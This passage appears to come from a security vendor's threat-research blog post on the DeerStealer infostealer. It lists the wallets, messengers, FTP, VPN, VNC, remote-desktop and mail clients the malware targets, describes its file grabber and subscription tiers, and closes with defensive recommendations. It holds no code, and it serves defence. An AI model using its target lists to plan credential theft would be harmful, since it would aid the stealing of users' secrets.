


Figure 19 – Analytics administration panel menu

Desktop-based Crypto-wallet Harvesting

DeerStealer targets the following desktop-based crypto-wallets.

- Armory
- Atomic
- Coinomi
- Bitcoin Core
- Exodus
- Jaxx Liberty
- Guarda
- Ever Surf
- Monero Core
- Electrum

Desktop-based Instant Messenger Harvesting

For now, DeerStealer only targets Discord and Telegram, though support for WhatsApp, Signal, Pidgin, RamBox, Viber, Psi+Pidgin, tox, Matrix is planned.

FTP Client Harvesting

For now, DeerStealer targets FileZilla and WinSCP, two of the more popular FTP clients, though there are plans for it to also target CoreFTP, Snowflake, CyberDuck, FTP Navigator, FTPRush, FlashFXP, Smartftp, TotalCommander, Ws_ftp, and CoreFTP.

VPN Client Harvesting

For now, DeerStealer targets OpenVPN and ProtonVPN, though support for WinscribeVPN, NordVPN, TurboVPN, VPN master, EarthVPN, AzireVPN, OpenVPN, and PrivateVPN_Global_AB is planned.

Gaming Client Harvesting

For now, DeerStealer targets Steam, however support for Origin, Battle.net, Mojang Session, Twitch, and OBS Profiles is planned.

VNC Client Harvesting

The following VNC clients are targeted by DeerStealer.

- TightVNC
- TigerVNC
- RealVNC
- UltraVNC

The figure below displays how stolen wallets and VNC credentials are displayed in the administration panel, offering threat actors a preview of stolen logs.




Figure 20 – Logs preview

Remote Desktop Client Harvesting

For now, DeerStealer targets AnyDesk and Windows RDP, though support for TeamViewer is planned.

Remote Desktop Client Harvesting

For now, DeerStealer targets Thunderbird and Outlook (New, Classic, and Office 2016 with password decryption), however support for Foxmail, EMClient, Mailbird, and Mailspring is planned.

File Grabber

Through the file grabber module, threat actors can retrieve files from victim machines by specifying rules, or in other words, paths and file extensions to exfiltrate. The figure below displays the FileGrabber menu entry in the administration panel.




Figure 21 – File Grabber menu in the administration panel

Subscription Tiers

As previously mentioned, XFiles Spyware is sold through a subscription- based model, where each tier provides threat actors with more advanced features/services.

Premium (\$200/month)

- 24/7 Support
- Premium Matrix chat access
- 20 user team limit
- Windows C++ Native Stub X64 (Stealer)
- Manual access
- Google token recovery
- Non-resident Loader
- Public gaskets access

Thief (\$450/month)

- Crypt (Unique Stub)
- Defender Bypass
- HTML WIN+R (Run Prompt) ClickFix

Thief+ (\$1500/month)

- Windows C++ Native Stub X64 (Hidden Spyware)
- Hidden Spyware modules (HVNC, Clipper, Live Keylogger)

Professional (\$3000/month)

- Smartscreen Bypass
- Browser Alerts Bypass
- Ink crypt builder
- Complete Hidden Spyware functionality

Common Features Across All Tiers

- 24/7 Support
- Premium Matrix chat
- 20 user team limit
- Manual access
- Google token recovery
- Non-resident Loader
- Public gaskets access

What can you learn from this TRU Positive?

- Analysis reveals HijackLoader's use of DLL hijacking and module stomping techniques to deploy DeerStealer, showing how threat actors leverage legitimate signed binaries to evade detection.
- DeerStealer employs sophisticated obfuscation including control flow manipulation and virtual machines for string decryption, with samples showing only 50% similarity to defeat static analysis.
- The malware's C2 communication occurs over HTTPS and includes detailed victim fingerprinting using system identifiers, with subsequent communications containing encrypted stolen data.
- TRU provides defensive teams with detailed technical analysis, including IDA Pro scripts for string decryption, configuration extraction tools, and C2 communication structure definitions.
- The malware-as-a-service operates on a tiered subscription model (\$200-\$3000/month), with advanced features like hidden VNC, clipper functionality, and browser alert bypasses restricted to higher-tier customers.

Recommendations from the Threat Response Unit (TRU)

- Disable the Run Prompt via GPO:
 - User Configuration > Administrative Templates > Start Menu and Taskbar > Enable “Remove Run menu from Start Menu”
- Employ email filtering and protection measures.
- Use a Next-Gen AV (NGAV) or [Endpoint Detection and Response \(EDR\) solution](#) to detect and contain threats.
- Implement a [Phishing and Security Awareness Training \(PSAT\) program](#) that educates and informs your employees.

Indicators of Compromise


- Indicators of Compromise can be found [here](#).

References

- <https://any.run/cybersecurity-blog/deerstealer-campaign-analysis/>
- <https://www.zscaler.com/blogs/security-research/hijackloader-updates>

To learn how your organization can build cyber resilience and prevent business disruption with eSentire's Next Level MDR, connect with an eSentire Security Specialist now.

[GET STARTED](#)



ABOUT ESENTIRE'S THREAT RESPONSE UNIT (TRU)

The eSentire Threat Response Unit (TRU) is an industry-leading threat research team committed to helping your organization become more resilient. TRU is an elite team of threat hunters and researchers that supports our 24/7 Security Operations Centers (SOCs), builds threat detection models across the eSentire XDR Cloud Platform, and works as an extension of your security team to continuously improve our Managed Detection and Response service. By providing complete visibility across your attack surface and performing global threat sweeps and

proactive hypothesis-driven threat hunts augmented by original threat research, we are laser-focused on defending your organization against known and unknown threats.

Source: <https://www.esentire.com/blog/dont-get-caught-in-the-headlights-deerstealer-analysis>